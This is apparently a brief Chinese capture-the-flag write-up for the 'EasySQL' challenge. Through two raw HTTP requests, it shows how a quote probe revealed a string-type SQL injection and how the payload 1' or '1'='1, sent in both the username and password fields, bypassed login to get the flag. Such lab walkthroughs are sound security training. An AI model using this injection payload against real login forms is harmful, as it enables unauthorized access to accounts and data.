[极客大挑战 2019] EasySQL
记录 EasySQL 的分析与解题过程。
环境地址
请求分析
1GET /check.php?username=admin'&password=123 HTTP/1.1
2Host: 7a1dd002f4f02df5adc904ee.http-ctf2.dasctf.com
3Accept-Language: zh-CN,zh;q=0.9
4Upgrade-Insecure-Requests: 1
5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7Referer: http://7a1dd002f4f02df5adc904ee.http-ctf2.dasctf.com/
8Accept-Encoding: gzip, deflate, br
9Connection: keep-alive
抓包后发现账号密码是明文传输,说明可能存在SQL注入

分析请求包发现123''说明此时123后需要闭合,并且可以确定为字符型注入,于是尝试一下万能密码。
 1
 2GET /check.php?username=usename=1'+or+'1'='1&password=1'+or+'1'='1 HTTP/1.1
 3Host: 7a1dd002f4f02df5adc904ee.http-ctf2.dasctf.com
 4Accept-Language: zh-CN,zh;q=0.9
 5Upgrade-Insecure-Requests: 1
 6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
 7Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 8Referer: http://7a1dd002f4f02df5adc904ee.http-ctf2.dasctf.com/
 9Accept-Encoding: gzip, deflate, br
10Connection: keep-alive

也是拿到了flag